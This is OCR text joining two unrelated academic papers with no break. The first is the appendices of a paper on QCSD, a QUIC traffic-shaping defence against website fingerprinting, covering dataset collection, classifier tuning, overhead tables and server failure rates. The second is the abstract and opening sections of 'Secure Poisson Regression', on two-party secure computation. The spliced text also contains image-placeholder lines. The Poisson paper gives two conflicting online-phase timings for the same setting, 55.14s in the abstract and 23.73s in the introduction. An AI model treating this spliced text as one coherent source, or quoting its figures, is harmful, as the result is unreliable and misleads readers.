


Figure 7: State transitions for chaff and application streams in QCSD. Denoted are the current max stream data offset, *msd*, the amount of bytes believed to be available at the server, *limit*, the amount of data consumed by the client on the stream, c, and the amount of data observed on the stream, d. Annotations are of the form "triggering event / resulting action", with the actions marked as $\mathbf{A}_1$–$\mathbf{A}_4$ denoting $\mathbf{A}_1$: $limit \leftarrow \max\{limit, c+x\}$; $\mathbf{A}_2$: $c \leftarrow c+x$, $limit \leftarrow \max\{limit, c+excess\}$; $\mathbf{A}_3$: $limit \leftarrow \max\{limit, x\}$; and $\mathbf{A}_4$: $msd \leftarrow msd + \max\{limit - msd, x\}$, send `MAX_STREAM_DATA`$\{msd\}$.

Unthrottled streams When the first byte is sent on an unthrottled stream, QCSD immediately sends a `MAX_STREAM_DATA` frame to increase the low initial max stream data offset set during initialisation. The max stream data offset is increased to allow the server to send as much data on the stream as in an unmodified QUIC connection. Further releases of max stream data is then handled by the original QUIC client logic. QCSD also begins tracking the amount of HTTP payload seen on that stream. Once this has been determined, the resource that was loaded over that unthrottled stream can be re-requested on a chaff stream.

C Further Details on Dataset Collection

QCSD shapes live QUIC connections and thus required a collection of QUIC-enabled web pages on which to be evaluated. We therefore identified a set of domains from the Alexa top 1m list [52] that supported QUIC and which version of the protocol each supported. To do so, we requested the web page in Python using HTTPS over TCP and recorded the HTTP alt-svc record with which web servers identify other supported protocols. We then filtered the results to web pages that advertised the "h3-29" tag, i.e. HTTP/3 over IETF QUIC draft-version 29, as this was the latest version supported by the underlying QUIC library that we used. Certain domains, such as `*.blogspot.com` and `*.appspot.com`, proved prevalent in our results and were therefore downsampled. Next, we requested these web pages using QUIC in Chromium (commit 870763) and logged the resources requested during the loading of the page. From these logs, we created a dependency graph of requested resources. We considered a URL A a dependency of URL B if A was an HTTP referrer of B, if A initiated the request of B (such as through include statements in CSS), or if B's request was the result of a sequence of JavaScript function calls that included the script at URL A. We filtered this graph to only URLs with the same origin of the final redirected URL (and thus be requested over the same connection) and removed graphs that redirected to the same page. Finally, these dependency graphs were passed to our test client to collect the actual network trace; and for each trace, we recorded the packet sizes and timestamps at the client using the tcpdump network monitoring utility.

D Hyperparameter Optimisation

For each of the three machine-learning evaluation scenarios (single-connection, multi-connection, and full web-page loads), we performed modest hyperparameter tuning to explore the potential for improvements in the attacks against QCSD defended traces. For each attack and dataset we performed a grid search over the selected hyperparameters and measured the mean F_1-score (using r_{20}-precision and recall) for each parameter combination using 3-fold cross-validation.

For the k-fingerprinting attack the parameters selected were the number of nearest-neighbours $\{2,3,6\}$ used to vote on a class label and, in the underlying random forest, the number

Table 3: Median overheads and their lower and upper quartiles for FRONT and Tamaraw in the multi-connection setting. Simulation overheads marked with * were computed using Cai *et al.*'s Tamaraw simulation [22].

	FRONT	Tamaraw
Bandwidth		
Defended	1.29 (0.60–3.45)	6.13 (3.17–13.12)
Simulated	0.90 (0.39–2.40)	4.88 (2.47–10.92)
	–	*0.86 (0.36–2.26)
Latency		
Defended	−0.05 (−0.15–0.08)	6.64 (2.98–11.86)
Simulated	0.00	*0.91 (0.17–2.92)

of estimators $\in \{100, 150, 200, 250\}$, the number of sampled features per estimator $\in \{2, 12, 20, 30\}$, whether to use out-of-bag scoring, and the fraction of samples on which to train each estimator $\in \{0.5, 0.75, 0.9, 1.0\}$, as they have been shown to provide the greatest benefit [56]. Scoring all 384 parameter combinations under 3-fold CV required around 40 minutes for each defended and undefended dataset on a server equipped with 2 Intel Xeon Gold 6242 CPUs (2.80 GHz, 64 cores).

For the time and size classifiers of the Var-CNN attack and for the Deep Fingerprinting attack, we tuned the number of packets used as features to these classifiers, as the defences increased the number of packets transmitted and thus may have shifted important features. We therefore evaluated each classifier with 5000 (original), 7500, and 10000 packets. Scoring all 3 parameter combinations under 3-fold CV for each defended dataset and classifier required from 2 to 5 hours on an NVIDA GeForce RTX 3060 (2021, 12 GB). Undefended datasets were evaluated on parameters taken from the original attack papers and so the measured efficacy of the attacks on these datasets are more conservative.

E Overhead in the Multi-connection Setting

We evaluated the bandwidth and latency overhead in the multi-connection setting by collecting 500 additional web pages. For each defended version of the web page, an undefended sample was collected immediately afterwards and the relative increase in latency and bandwidth was calculated as described in Section 5. The results shown in Table 3 are in accordance with the shift from the single to multi-connection. For FRONT, increasing the application data while sampling the amount of chaff from the same distribution resulted in a slight decrease in the relative bandwidth overhead. For Tamaraw, an increase in the bandwidth overhead was observed with a decrease in the latency overhead.




Figure 8: Distribution of the 586 failures across the ∼10,800 Alexa domains requested with FRONT. Samples in each bin were weighted according to the frequency of QUIC domains observed in that bin, and show a trend towards less popular domains having more failures.

F Server Compliance with Shaping

Despite being complaint with the QUIC standard [45], QCSD may encounter web servers whose parameters or configuration prevents shaping of the connection. This may take the form of, for example, insufficient stream numbers allocated by the server, or connection closure due to server disagreement with the QUIC transport parameters. We therefore recorded the failure rate of web-page downloads when collecting the datasets used for the single-connection machine-learning evaluations from Section 6.1.

Across the 10,790 web pages downloaded with FRONT, only around 5.43 % of the attempted downloads failed that did not also fail when not shaping the traffic. Meanwhile, among the around 13,200 web pages that loaded with Tamaraw, 5.81 % failed after accounting for timeouts in our collection procedure (22.70 % without), which were due to downloads exceeding 2-minutes as a result of the cumulative delays introduced by Tamaraw, as discussed in Section 5. Furthermore, these failures had a higher density among the less popular Alexa domains, as seen in Figure 8.

With a failure rate less than 6 %, QCSD is accepted by most servers that already deploy QUIC; and has greater potential for deployment than existing website-fingerprinting defences. Furthermore, since it utilises standard-compliant features of the protocols, we anticipate that success rates will increase as implementations transition towards the standard.

Secure Poisson Regression

Mahimna Kelkar* *Cornell Tech*
Phi Hung Le* *Google*
Mariana Raykova *Google*
Karn Seth *Google*

Abstract

We introduce the first construction for secure two-party computation of Poisson regression, which enables two parties who hold shares of the input samples to learn only the resulting Poisson model while protecting the privacy of the inputs.

Our construction relies on new protocols for secure fixed-point exponentiation and correlated matrix multiplications. Our secure exponentiation construction avoids expensive bit decomposition and achieves orders of magnitude improvement in both online and offline costs over state of the art works. As a result, the dominant cost for our secure Poisson regression are matrix multiplications with one fixed matrix. We introduce a new technique, called correlated Beaver triples, which enables many such multiplications at the cost of roughly one matrix multiplication. This further brings down the cost of secure Poisson regression.

We implement our constructions and show their extreme efficiency. In a LAN setting, our secure exponentiation for 20-bit fractional precision takes less than 0.07ms with a batch-size of 100,000. One iteration of secure Poisson regression on a dataset with $10,000$ samples with 1000 binary features needs about 65.82s in the offline phase, 55.14s in the online phase and 17MB total communication. For several real datasets this translates into training that takes seconds and only a couple of MB communication.

1 Introduction

Privacy preserving computation technologies aspire to enable a wide range of modern computations used to analyze data, while providing strong privacy guarantees for the input data, which is often partitioned across multiple parties. Approaches based on cryptographic techniques for secure multiparty computation (MPC) have maintained the invariant of strong privacy guarantees while progressively supporting more complex functionality. In recent years, such approaches have taken on some of the most powerful available tools for data analysis which come from machine learning (ML). These tools bring functionalities with new levels of complexity to be supported in secure computation.

Existing MPC systems that support ML computations have mostly considered algorithms that aim to solve classification tasks, the most prominent of which are neural networks [4, 19, 24, 28]. In this work, we focus on a different type of computation: modeling Poisson processes. These processes are used to represent counts of rare independent events which happen at random but at a fixed rate. In such a process, the rate of events can be characterized by an underlying Poisson distribution. Poisson distributions are used to describe processes across many life and social sciences. Some examples include the number of bacteria over time in a petri dish, the number of mutations of a strand of DNA of a certain length, the number of losses and claims in insurance policies in a certain period of time, and the number of purchases a user makes after being shown online advertisements.

It is common to model response variables that follow the Poisson distribution by assuming their dependence on a set of explanatory (predictor) variables. Specifically, it is often assumed that the logarithm of the expected response is some linear combination of the explanatory variables. In this setting, the relationship between a response variable and the corresponding explanatory variables can be learned using Poisson regression. When the explanatory variables represent features which are conjectured to affect the counts, the regression model can be interpreted as uncovering the statistical significance of the effect of different features on the response variable. For example, Poisson regression has been used to model the dependence of the mortality rate from lung cancer on the age and smoking habits of people [13], the frequency at which voters engage in political discussion as a function of the method they use for voting (e.g., in person or by mail), their demographics, political affiliations, news exposure and others [25], the effect of age, gender, preexisting conditions such as diabetes and obesity on the mortality rate from COVID-19 [27], predicting the number of payment defaults in credit scoring based on socio-economic characteristics [18], and the

*Part of this work was done during an internship at Google.

number of purchases that users make influenced by online advertisements they have been shown [26].

Traditionally, Poisson regression is performed by collecting all the examples (observed response variable counts together with the observed explanatory variable values), and performing training. However, in many of the above examples the information reflected in the predictor variables comes from different sources that hold health and financial data, which is highly sensitive information that is often subject to privacy regulations. Thus, while the final output model could be a useful tool for drawing insights about the underlying processes and events, providing the input data in the clear for the training is not an option. In this paper, we propose a solution that enables the computation while keeping all the inputs hidden from the parties performing the computation, revealing only the final Poisson regression model.

We introduce a system for secure computation that enables two parties who hold different parts of the training samples to compute the final Poisson model. We assume the most general setting where the two parties hold cryptographic shares of the input training data, and obtain cryptographic shares of the resulting model. This representation can capture any partition of the input among the parties and also enables computation with the output model that does not reveal the model parameters to either party. Our new two party computation construction for Poisson regression leverages several new constructions for its building block components that offer improved efficiency. These functionalities have numerous uses beyond Poisson regression and thus are of independent interest as tools for secure computation.

Secure Exponentiation. A key component of Poisson regression involves the exponential (e^x) function. This step constitutes the nonlinear portion of Poisson regression and is not part of existing MPC implementations for ML functionalities. Nonlinear computations have traditionally been very challenging for secure computation techniques, since such techniques are generally better suited for evaluating linear functions or low-degree polynomials. Indeed, in existing MPC frameworks for ML functionalities [4, 19], the nonlinear components of the computation (e.g., the logistic function or the RELU function) are the core challenge that these works solve, and they contribute the most significant part of the cost of the final constructions. Adding to the challenge is the fact these nonlinear functions work on real numbers, which are quite difficult to support in MPC. Most approaches replace the nonlinear function with an approximation such as a low-degree polynomial or a piecewise linear function, which is easier to evaluate in MPC. However, such approximations could lead to significant degradation in the quality of the learned model (i.e. higher model error compared to training in the clear), and thus, the evaluation of the resulting constructions needs to consider jointly efficiency and accuracy.

In our work, we present a new construction for secure fixed-point exponentiation. It leverages a close approximation of the exact function with high precision that enables a significant efficiency improvement compared to existing constructions. In particular, all existing secure exponentiation approaches rely either on inaccurate polynomial approximations, or on bit decomposition of the exponent, which comes with a significant computation and communication cost. Our techniques avoid this multi-round computation step by leveraging ideas that enable the parties to obtain approximate multiplicative shares of the output only with local operations. We can control the accuracy and failure probability by appropriate parameter adjustment, only assuming knowledge of bounds on the input range. These bounds arise naturally in the context of Poisson regression. We introduce a new way to split the computation of the exponentiation into computation that depends only on the integer part of the exponent and computation that depends only on the fractional part of the exponent. Furthermore, we provide a novel way to combine the two computations with only local operations to obtain multiplicative shares of the output. Our only communication requirement is to transform the multiplicative shares of the output of the exponentiation into additive shares, which can be used for any further computation. For this, we leverage an existing protocol from Ghodosi et al. [14] that relies on a small amount of offline precomputation and a single round of online computation.

Since there are no prior works that consider (fixed-point) exponentiation in the two-party semi-honest model, as comparison points, we consider state-of-the-art works that achieve a similar functionality in the malicious setting [9, 10] or in the semi-honest setting for $n \geq 3$ parties using a floating-point representation [7]. Although the comparison is not direct (see Section 7.1 for details), our protocol achieves orders of magnitude improvement on both the online throughput and the offline cost which indicates the possibility of substantial gains even when comparing in the same setting. In terms of accuracy, we can tune the parameters of our construction so that the output is arbitrarily close to the "true" exponentiation on the values in the clear without significant efficiency penalty (for example we can go from error 0.006% to error 0.0002% with 5 additional bits of precision). Our construction is so efficient that the nonlinear component of our Poisson regression protocol is no longer the cost bottleneck, and no longer degrades the quality of the computation, which stands in stark contrast to other works in the area of secure ML.

Optimized Secure Matrix Multiplication. Poisson regression makes extensive use of matrix multiplications. For secure multiplication on shared values, a well-known work [11] uses precomputed random *Beaver* triples followed by a single online communication round. In similar fashion, state of the art techniques for secure matrix multiplication [19] generalize Beaver triples to matrices and optimize the online communication and amount of preprocessing required; only one (matrix) Beaver triple is required for each matrix multiplication.

We make the observation that the matrix multiplication operations used in the Poisson regression training have a spe-

cific structure that can be exploited to further optimized the communication cost of the matrix multiplications: the same matrix $\mathbf{X}$ is used in many multiplications with many different matrices $\mathbf{Y}_i$. While we can use independently generated Beaver triples for each multiplication, we show a more efficient way to precompute multiplication triples which takes advantage of the structure of the online matrix multiplications. We call these correlated Beaver triples, and they enable multiple online multiplications with the same matrix.

Using correlated Beaver triples results in improvements in the online phase: the communication cost is reduced by up to a factor of $(n+1)$ (where n is the number of training samples; see Section 5). Thanks to our very efficient secure exponentiation, the dominant cost (more than 90% for both computation and communication) in the secure Poisson regression protocol comes from secure matrix multiplication operations. Consequently, the use of correlated Beaver triples translates directly to a significant overall improvement of the cost of the whole secure Poisson regression protocol.

Experimental Results. We implemented all our constructions and provide detailed benchmarking. Our secure exponentiation protocol achieves significant efficiency improvements over existing approaches. Our implementation uses 127-bit modulus for the computation field, which suffices for our Poisson regression evaluation. For this modulus, in a LAN setting with 1.5GB/s bandwidth, secure exponentiation for shared exponents with 20-bit precision takes less than 0.07ms when 100K evaluations are batched for communication. SCALE-MAMBA [10], which offers malicious security but is our most relevant point of comparison, uses a larger 245-bit modulus and a 40-bit precision, partly motivated by numerical instability for smaller sizes. Our construction does not have such instabilities and achieves online throughput that is 200x more efficient. The improvement in the offline phase is even greater, where our protocol requires 2000x less offline preprocessing and has a $500,000$x improvement in offline computation.

We evaluate our secure Poisson regression implementation using three real datasets: Somoza's data on infant and child survival in Colombia, time to Ph.D. data, and data on the three-year survival status of breast-cancer patients [1]. We further evaluate the scalability of our system using larger synthetic datasets. The accuracy of our secure regression is essentially identical to that of plaintext computation of the regression. In our LAN setting, the total training (with 1000 iterations) for each of the three datasets takes less than 8s in the online phase, 120s in the offline phase, and 121MB total communication. The computation and communication overhead for our construction scales roughly linearly with the size of the training data. For a dataset with $10,000$ samples with 1000 binary features, and evaluation with a 127-bit modulus and 20-bit fractional precision, one training iteration requires 65.82s in the offline phase, 23.73s in the online phase and 17MB total communication. We also estimate the efficiency for secure Poisson regression for datasets used to predict COVID-19 case fatality rate, credit default rates and ad campaign conversion rates (see Section 8).

2 Preliminaries and Background

Basic notation. $\mathbb{Z}$ denotes the integers and $\mathbb{R}$ denotes the real numbers. $\mathbb{Z}_N$ denotes the ring of integers modulo N. For a prime q, $\mathbb{F}_q$ denotes the field with q elements, and $\mathbb{F}_q^\times$ denotes its multiplicative group. We use bold uppercase letters (e.g., $\mathbf{M}$) to denote matrices and bold lowercase letters (e.g., $\mathbf{u}, \mathbf{v}$) to denote (row) vectors. Throughout the paper, e denotes Euler's constant. In some places, we abuse function notation slightly, and write $f(\mathbf{u})$ to denote the vector resultant from applying f to each element in $\mathbf{u}$ separately.

2.1 Poisson Regression and Gradient Descent

Poisson regression. Regression is a common statistical technique to learn a function $g(\mathbf{x}_i) \approx y_i$, given n training samples $\mathbf{x}_i$ (each with m features), and corresponding output labels y_i. Different forms of regression model different classes of functions g. For example, machine learning has extensively used linear regression (to model linear outputs) and logistic regression (to model binary outputs).

When the response variable y is count or rate-based (rather than continuous), using Poisson regression makes more sense. For Poisson regression, the expected response is modeled as a Poisson distribution, and therefore, $g(\mathbf{x}_i) = e^{\langle \theta, \mathbf{x}_i \rangle}$, where θ is the coefficient or weights vector, and $\langle \cdot, \cdot \rangle$ is the dot product. Rate-data can be modeled by an extra multiplicative factor t_i denoting the time "exposure" for each sample over which the response variable was computed.

Gradient descent. Gradient descent is a standard machine learning techniques used to train a model iteratively. A model can be defined by a set of parameters $\theta = (\theta_1, \cdots, \theta_m)$. To learn the model parameters from data, the algorithm iteratively attempts to minimize a predetermined convex function. At each step, the parameters are updated based on the gradient.

In this paper, we focus specifically on Poisson regression with *exposure*, which allows for modeling of rate-based data. For this, training data is provided as $(\mathbf{X}, \mathbf{Y}, \mathbf{T})$, where $\mathbf{X} \in \mathbb{R}^{n \times m}$ contains data for the explanatory variables, $\mathbf{Y} \in (\mathbb{R}^+)^{n \times 1}$ contains data for the response variable, and $\mathbf{T} \in (\mathbb{R}^+)^{n \times 1}$ is the exposure data. n is the number of training samples and m is the number of features (or explanatory variables). Poisson regression attempts to learn model parameters θ, by minimizing $-L(\theta|\mathbf{X}, \mathbf{Y}, \mathbf{T})$ where $L(\cdot)$ is the log likelihood function. For this, the gradient will be computed as:

$$\frac{\partial L(\theta|\mathbf{X}, \mathbf{Y}, \mathbf{T})}{\partial \theta} = \sum_{i=1}^{n} \mathbf{x}_i (y_i - t_i e^{\langle \theta, \mathbf{x}_i \rangle})$$

where $(\mathbf{x}_i, y_i, t_i)$ is the i^{th} data point. The training will now update the parameters iteratively. For the $(k+1)^{\text{th}}$ iteration,

$\theta^{(k+1)}$ is computed as follows:

$$\theta^{(k+1)} = (1-\beta)\theta^{(k)} + \alpha \mathbf{X}^T \left(\mathbf{Y} - \mathbf{T} \circ e^{\mathbf{X}\theta^{(k)}} \right)$$

where the exponential function is applied to each element in $\mathbf{X}\theta^{(k)}$, $\circ$ is the Hadamard (element-wise) product and the constants α and β denote the learning rate and the regularization parameter respectively. $\theta^{(0)}$ is usually initialized either as the zero vector, or with random weights.

2.2 Secure Computation Functionalities

Secure computation protocols enable functionalities where parties can compute a function on their joint private inputs in a way that only the final output is revealed to them. Our protocol constructions are in a two-party setting and provide semi-honest security [15], i.e., the parties are assumed to follow the prescribed protocol. We denote the two parties by P_0 and P_1. We use $[\![x]\!]^{\mathbb{Z}_N}$ to denote an (additive) sharing of x over $\mathbb{Z}_N$. We drop the superscript when it is clear from context. We write $[\![x]\!] = ([\![x]\!]_0, [\![x]\!]_1)$ where P_0 holds $[\![x]\!]_0$ and P_1 holds $[\![x]\!]_1$ such that $[\![x]\!]_0 + [\![x]\!]_1 = x \bmod N$. The sharing is chosen randomly, for example by first choosing $[\![x]\!]_0$ uniformly at random in $\mathbb{Z}_N$ and then assigning $[\![x]\!]_1 = x - [\![x]\!]_0 \bmod N$.

We use the notation $F([\![x]\!], [\![y]\!])$ to denote that P_0 and P_1 engage in a computation of some functionality F, with P_0 contributing $[\![x]\!]_0$ and $[\![y]\!]_0$ as input, and P_1 contributing $[\![x]\!]_1$ and $[\![y]\!]_1$ as input, with each party receiving its corresponding secret shares of the result as output.

Multiplication using Beaver triples. Given $[\![x]\!]$ and $[\![y]\!]$ (over $\mathbb{Z}_N$), a common technique to compute $[\![z]\!] = [\![xy]\!]$ is Beaver's multiplication trick [11]. For this, a randomly sampled *Beaver triple* $([\![a]\!], [\![b]\!], [\![c]\!])$, where $c = ab \bmod N$ is provided to the two parties. Now, P_0 and P_1 first locally compute $[\![u]\!] = [\![x]\!] - [\![a]\!]$ and $[\![v]\!] = [\![y]\!] - [\![b]\!]$. Next, they reconstruct u and v by communicating their share to the other party. Finally, P_i can compute $[\![z]\!]_i = i \cdot uv + u[\![b]\!]_i + v[\![a]\!]_i + [\![c]\!]_i$. Note that the same technique works for multiplying fixed-point numbers. Each secure multiplication needs a preprocessing of 3 ring elements per party, and has an online communication of 2 elements per party. We use $\mathcal{F}_{\mathsf{mult}}([\![x]\!], [\![y]\!])$ to denote executing the secure multiplication functionality.

An optimization in [19] shows that for secure matrix multiplication, given $[\![\mathbf{X}]\!]$ and $[\![\mathbf{Y}]\!]$ where $\mathbf{X}$ has dimension $n \times m$ and $\mathbf{Y}$ has dimension $m \times k$, the preprocessing and online costs per party are $(nm + mk)$ rings and $(n+m)k$ group elements respectively. This involves sharing a *matrix* Beaver triple $([\![\mathbf{A}]\!], [\![\mathbf{B}]\!], [\![\mathbf{C}]\!])$ where $\mathbf{A}$ and $\mathbf{B}$ are matrices with the same dimension as $\mathbf{X}$ and $\mathbf{Y}$ respectively, and $\mathbf{C} = \mathbf{AB} \bmod N$. We use $\mathcal{F}_{\mathsf{matMult}}([\![\mathbf{X}]\!], [\![\mathbf{Y}]\!])$ to denote executing the secure matrix multiplication functionality.

We use standard Ring-LWE based techniques to generate the Beaver triples, and compress the real number of bits required for preprocessing and communication. A background on Ring-LWE is provided in Appendix B.

3 Secure Computation over FP Rings

Poisson regression operates over the real numbers. When the computation is done in the clear, one can leverage floating point representation to achieve high precision. For secure computation, while there are techniques that emulate floating point representation [7], they are often expensive. A more efficient approach that is commonly used is to adapt the actual computation to work with fixed-point representation while preserving accuracy. We adopt this approach in our work as well and similarly to other works [19], we will compute over fixed-point numbers mapped onto an integer ring.

Fixed-point ring. A fixed-point ring $\mathcal{R}$ is a tuple $(\mathbb{Z}_{2^l}, l_x, l_f)$ where l_x, l_f are positive integers with $l_f \leq l_x \leq l-1$. $\mathcal{R}$ will be used to represent fixed-point numbers with at most l_f (binary) fractional bits, and whose absolute value is less than $2^{l_x - l_f}$. Non-negative numbers will be in the range $\mathcal{R}_*^+ = [0, 2^{l_x})$ and negative numbers will be in the range $\mathcal{R}_*^-(2^l - 2^{l_x}, 2^l)$ in their two's complement representation. $\mathcal{R}_* = \mathcal{R}_*^+ \cup \mathcal{R}_*^-$ is the total part of $\mathcal{R}$ wherein the fixed-point numbers are represented.

For a real r, with $|r| < 2^{l_x - l_f}$, we use the hat operator, as in $\widehat{r}$, to denote its representation in the ring $\mathcal{R}$. Note that $\widehat{r} = \lfloor 2^{l_f} \cdot r \rfloor$ when $r \geq 0$ and $\widehat{r} = 2^l - \lfloor 2^{l_f} \cdot |r| \rfloor$ when $r < 0$. For example, in $\mathcal{R} = (\mathbb{Z}_{2^{10}}, 3, 2)$, $x = 1.25$ will be represented in $\mathcal{R}$ by $\widehat{x} = \lfloor 2^2 \cdot 1.25 \rfloor = 5$, and $y = -1.25$ will be represented by $\widehat{y} = 2^{10} - \lfloor 2^2 \cdot 1.25 \rfloor = 1019$. Note that something like $z = 1.26$ will also be represented by $\widehat{z} = 5$ due to truncation.

Similarly, for a ring element $x \in \mathcal{R}_*$, we will use the under-tilde operator, as in $\underset{\sim}{x}$, to denote its canonical real number representation. By canonical, we mean the real number which gives no truncation error when represented in the ring. For instance, in the previous example, $\underset{\sim}{5} = 1.25$ and not 1.26.

Secure operations. We define secure arithmetic operations on values that have been secret shared between P_0 and P_1. We distinguish between two types of operations: (1) Basic ring operations are operations over shares in the ring $\mathbb{Z}_{2^l}$ treating elements as integers; (2) Fixed-point or FP operations, on the other hand, are operations that manipulate shares in the ring $\mathbb{Z}_{2^l}$, treating the underlying elements as fixed-point numbers. For a given $\mathcal{R} = (\mathbb{Z}_{2^l}, l_x, l_f)$, we will use $[\![x]\!]^{\mathcal{R}}$ or $[\![x]\!]^{\mathbb{Z}_{2^l}}$ to denote additive shares of $x \in \mathbb{Z}_{2^l}$. With this notation, we now define some basic useful secure ring operations.

1. Basic operations:
   - (Addition). Given shared values $[\![x]\!]$ and $[\![y]\!]$, $\mathsf{Add}([\![x]\!], [\![y]\!])$ outputs $[\![x+y]\!]$.
   - (Multiplication). Given shared values $[\![x]\!]$ and $[\![y]\!]$, $\mathsf{Mult}([\![x]\!], [\![y]\!])$ outputs $[\![xy]\!]$.

   Addition can be done non-interactively by each party locally adding its shares modulo 2^l. Multiplication is modulo 2^l and can be done in one round using Beaver triples.
2. Fixed-Point operations: These operations are for elements in $\mathcal{R}_*$. Intuitively, the functionality here can be thought of as first retrieving the real numbers corresponding to

the ring elements (using the under-tilde operator), then computing the result in real numbers, and finally casting back into the fixed-point ring (using the hat operator).

- (FP Addition). Given shared values $[\![x]\!]$ and $[\![y]\!]$, $\mathsf{FPAdd}([\![x]\!],[\![y]\!])$ outputs $\left[\!\left[\widehat{(\underset{\sim}{x})+(\underset{\sim}{y})}\right]\!\right]$.
- (Public FP Multiplication). Given $[\![x]\!]$ and a public element $c \in \mathcal{R}_*$, $\mathsf{PubFPMult}([\![x]\!],c)$ outputs $\left[\!\left[\widehat{(\underset{\sim}{c})(\underset{\sim}{x})}\right]\!\right]$.
- (FP Multiplication). Given shared values $[\![x]\!]$ and $[\![y]\!]$, $\mathsf{FPMult}([\![x]\!],[\![y]\!])$ outputs $\left[\!\left[\widehat{(\underset{\sim}{x})(\underset{\sim}{y})}\right]\!\right]$.
- (Public FP Division). Given $[\![x]\!]$ and a public positive integer $c \in \mathbb{Z}^+$, $\mathsf{PubFPDiv}([\![x]\!],c)$ outputs $\left[\!\left[\widehat{(\underset{\sim}{x})/c}\right]\!\right]$.
- (FP Exponentiation). Given a public positive base element $b \in [0,2^{l_x})$, and a shared exponent $[\![x]\!]$, $\mathsf{FPExp}(b,[\![x]\!])$ outputs $\left[\!\left[\widehat{(\underset{\sim}{b})^{(\underset{\sim}{x})}}\right]\!\right]$.

Note that the basic addition and multiplication operations are over $\mathbb{Z}_{2^l}$ but for FP operations, they are over reals. It is easy to see though that Add and FPAdd provide the same functionality when the underlying shares represent valid fixed-point elements. To avoid overflow for FP operations, we will require that the underlying real numbers represented by any FP operation will still be smaller in absolute value than the $2^{l_x-l_f}$. In practice, this can be done be choosing a large enough ring to handle the range of values necessary for any computation.

Similar to the basic operations, FPAdd can be done non-interactively, and FPMult can be done using Beaver triples. Due to truncation, FPMult can have an error of at most 2^{-l_f} in the underlying computation. Public fixed-point multiplication and division can both be done non-interactively with an error of at most 2^{-l_f}, and we provide protocols to do so in Appendix A. The exponentiation protocol is a novel contribution of our paper and we provide the full details in Section 6.

We can also use a prime modulus q for our FP ring (instead of 2^l), embed fixed-point numbers into $[0,2^{l_x}) \cup (q-2^{l_x},q)$ in $\mathbb{F}_q$, and define all of the above operations similarly over $\mathbb{F}_q$.

Failure probability and approximation errors. The secure computation of FP operations may come inbuilt with some probability of failure as well as errors as a result of truncation. We say that a protocol has failure probability p_{fail} and error ε if, except with probability p_{fail}, the error in the underlying fixed-point computation is bounded by ε. The failure probability, similar to e.g., [19] can be made arbitrarily small by increasing the gap between l and l_x (see Appendix A).

Ring change. A final useful operation we introduce is to switch between rings with different moduli. Given N and N', and a shared value $[\![x]\!]^{\mathbb{Z}_N}$, the operation $\mathsf{RingChange}([\![x]\!]^{\mathbb{Z}_N},\mathbb{Z}_{N'})$ will output $[\![x]\!]^{\mathbb{Z}_{N'}}$, a sharing of $x \pmod{N'}$ in $\mathbb{Z}_{N'}$. We will only require the operation for $N' > N$ and when x is small ($x < 2^{l_x}$) which allows us to do this without any interaction. The protocol is detailed in Appendix A.

4 Secure Poisson Regression Protocol

Protocol input. Recall that for Poisson regression (with exposure), each of the n training samples is of the form $(\mathbf{x}_i,t_i,y_i)$ where $\mathbf{x}_i$ contains m features, t_i is the exposure value, and y_i is the response output. We use $\mathbf{X}$ to denote the $n \times m$ matrix of training samples, $\mathbf{T}$ to denote the $n \times 1$ vector of exposures, and $\mathbf{Y}$ to denote the $n \times 1$ vector of response values. We assume that all entries are already represented as fixed-point elements and shared between the two protocol parties. We use $[\![\mathbf{X}]\!],[\![\mathbf{Y}]\!],[\![\mathbf{T}]\!]$ to denote the sharings.

Protocol parameters. Prior to the protocol, we require P_0 and P_1 to agree on the following parameters: (1) A fixed-point ring $\mathcal{R} = (\mathbb{Z}_{2^l},l_x,l_f)$; (2) An l bit prime q, and an exponent bound (for the exponentiation protocol); (3) The regression parameters α (learning rate), β (regularization term), and the number of iterations K.

4.1 Basic Design

The goal of the regression protocol is to output a sharing of a weights vector θ. For this, we use gradient descent, which updates the weights at every iteration. Three variants are commonly used, which differ in the way the weights are updated: (1) Standard, where the entire dataset is used for each iteration; (2) Mini-batch, where a small random sample is used for each iteration; and (3) Stochastic, where a single random sample is used for each iteration. We chose to go with standard gradient descent in this paper, but note that our protocol can be adapted for any variant.

Recall that in the update step of our gradient descent, the weights for the $(k+1)^{\text{th}}$ iteration are updated as follows:

$$\theta^{(k+1)} = (1-\beta)\theta^{(k)} + \alpha\mathbf{X}^T\left(\mathbf{Y} - \mathbf{T} \circ e^{\mathbf{X}\theta^{(k)}}\right)$$

